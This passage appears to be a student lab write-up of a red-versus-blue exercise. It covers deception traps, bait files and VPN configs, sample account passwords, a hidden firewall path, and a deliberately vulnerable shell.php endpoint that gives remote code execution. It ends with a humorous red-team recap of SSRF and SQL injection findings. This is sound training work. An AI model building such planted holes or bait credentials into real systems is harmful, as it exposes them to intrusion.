- Script `/usr/local/bin/trap-logger.sh` extracts logs using `ausearch` and writes to:

```
/var/log/trap_activity.log
```

- Cron job or timer runs this script periodically to overwrite previous access logs.

freeIPA : Centralized authentication

- Configured with domain `corp.local`
- Four ATCQ-themed user accounts:
- `qtip`, `phife`, `ali`, `jarobi`
- Strong passwords, e.g., `Tribe@959`

WireGuard : VPN bait

- Installed via `apt` and configured with static keys.
- Configured interface:

```
[Interface]
Address = 10.10.10.1/24
ListenPort = 51820
PrivateKey = <server_private_key>
```

- Red team client config (`internal-access.conf`) is planted at:

```
http://192.168.20.20/.internal/internal-access.conf
```

- Red team connecting triggers alert via Suricata.

`cron + shell scripts` : Log trap access in `/var/log/trap_activity.log`

Deception and Defense Techniques

Honeypot First Access

- Default allowed path (`192.168.20.10`)
- Red team assumes this is the only site
- Presented with a semi-convincing site and bait files like:
- `/db_backup.txt` (mentions sensitive keywords)
- `/admin_creds.txt` (planted to mislead)
- Hints toward ATCQ theme which is based on the members in the group ATCQ

Firewall-Based Deception (VM1)

- Core deception relies on red team discovering the commented rule to `192.168.20.20`
- They must:
- Inspect iptables config
- Recognize the commented rule
- Re-enable access to find the true target

Real Server RCE and Traps (VM3)

- Once discovered, red team reaches `192.168.20.20`
- Finds vulnerable `shell.php` endpoint
- Executes commands to explore file system

- Encounters `.trap.txt` files and ATCQ bait accounts

Suricata-Based Web Traps

- Hidden directories like `.internal/` and `.admin/` trigger alerts when accessed.
- Suricata logs access to:
- Web shell
- Trap files
- VPN bait

SSH Access Trap

- Red team might crack an ATCQ user password and SSH into VM3.
- SSH is allowed for these users but redteam has to make a rule in VM1 to allow ssh on correct port and IP.
- Once logged in:
- No sudo
- Any attempt to read `.trap.txt` triggers `auditd`

VPN Access as Bait (VM5)

- A realistic WireGuard config is placed inside `.internal/internal-access.conf`
- If red team uses it:
- Their client connects to the real VPN
- Activity is logged
- Suricata triggers download alert

Red Team Workflow Timeline

1. **Log into VM1** : Red Team lands in a restricted shell with no sudo access, on the desktop they will find a web browser shortcut which will lead to the log_in page, this page has various hints in it and the hint to find the hints will appear after 5 seconds of accessing the site , if the things are used well the redteam will be able to go access the main honeypot site, assuming it's the real site.
2. How the hints functionality works: the whole screen is divided into 16X16 number of equal-sized blocks, there is one file (.json) that has 1000 entries in it, which contain hints, funny jokes, some random characters, etc. now there is a function to select from 5 to 16 of the entries and will be displayed in same number of blocks within the log in page. The red team will have to find the hidden message from these hints and then they will be able to login.
3. **Visit 192.168.20.10** : Honeypot site opens (served by Nginx, static)
4. **Explore VM1** : Discovers iptables script with commented rule to 192.168.20.20
5. **Uncomment and reapply firewall rule** : Red team gains access to VM3
6. **Visit 192.168.20.20** : Real site loads; vulnerable to RCE via shell.php
7. **Upload web shell and execute commands** : Explores VM3 filesystem
8. **Find .trap.txt files in ATCQ user dirs** : Access triggers auditd and updates /var/log/trap_activity.log
9. **Access /internal/internal-access.conf** : VPN bait download triggers Suricata
10. **Try SSH using cracked ATCQ credentials** : Success logs access, no sudo, more traps
11. **Try sudo on VM1 or VM3** : Permission denied

Final Summary & Conclusion

In this project, we implemented a layered enterprise defense architecture designed to confuse, delay, and monitor red team activity. Using deception-based strategies — such as a fake honeypot site, trap files, bait VPN configuration, and a hidden access path guarded by firewall rules — we created an environment where red teamers must navigate uncertainty and earn their way through pivot points.

We integrated IDS (Suricata), file access monitoring (auditd), a centralized authentication service (FreeIPA), and a vulnerable but controlled web shell to offer both bait and depth. Logging was tightly integrated into every critical trap path, and network boundaries were intentionally obfuscated.

Every service and deception element was placed with purpose: to simulate a real, yet defensively superior, internal network. Red team success required not just technical skill, but also investigative thinking — rewarding those who paid attention to clues and punishing brute force approaches.

In total, the system emulated not just a vulnerable enterprise — but a watchful, reactive one.

After what felt like hacking through a digital jungle with a spoon, we emerged victorious—sort of. We found flags in Instagram posts, battled misconfigured firewalls, and even uncovered an SSRF vulnerability that was hiding in plain sight like a ninja in a library.

The Blue Team's network was like a house with a vault door but a screen window left open. We poked, prodded, and even socially engineered our way to Dean Winchester's secret fan account (no judgment here). In the end, we proved that even the most "secure" systems have quirks—like a KDC that hands out database access like free samples at a grocery store.

Lessons learned:

1. Always check social media for flags (and emotional support).
2. SQL injection is like a stubborn jar—sometimes you just need the right twist.
3. If all else fails, ask GOOGLE. It's basically the Gandalf of cybersecurity.

And thus, our journey ended not with a bang, but with three flags, a handful of vulnerabilities, and the lingering question: *Why did Dean's fan account have a flag?!* Until next time, happy hacking!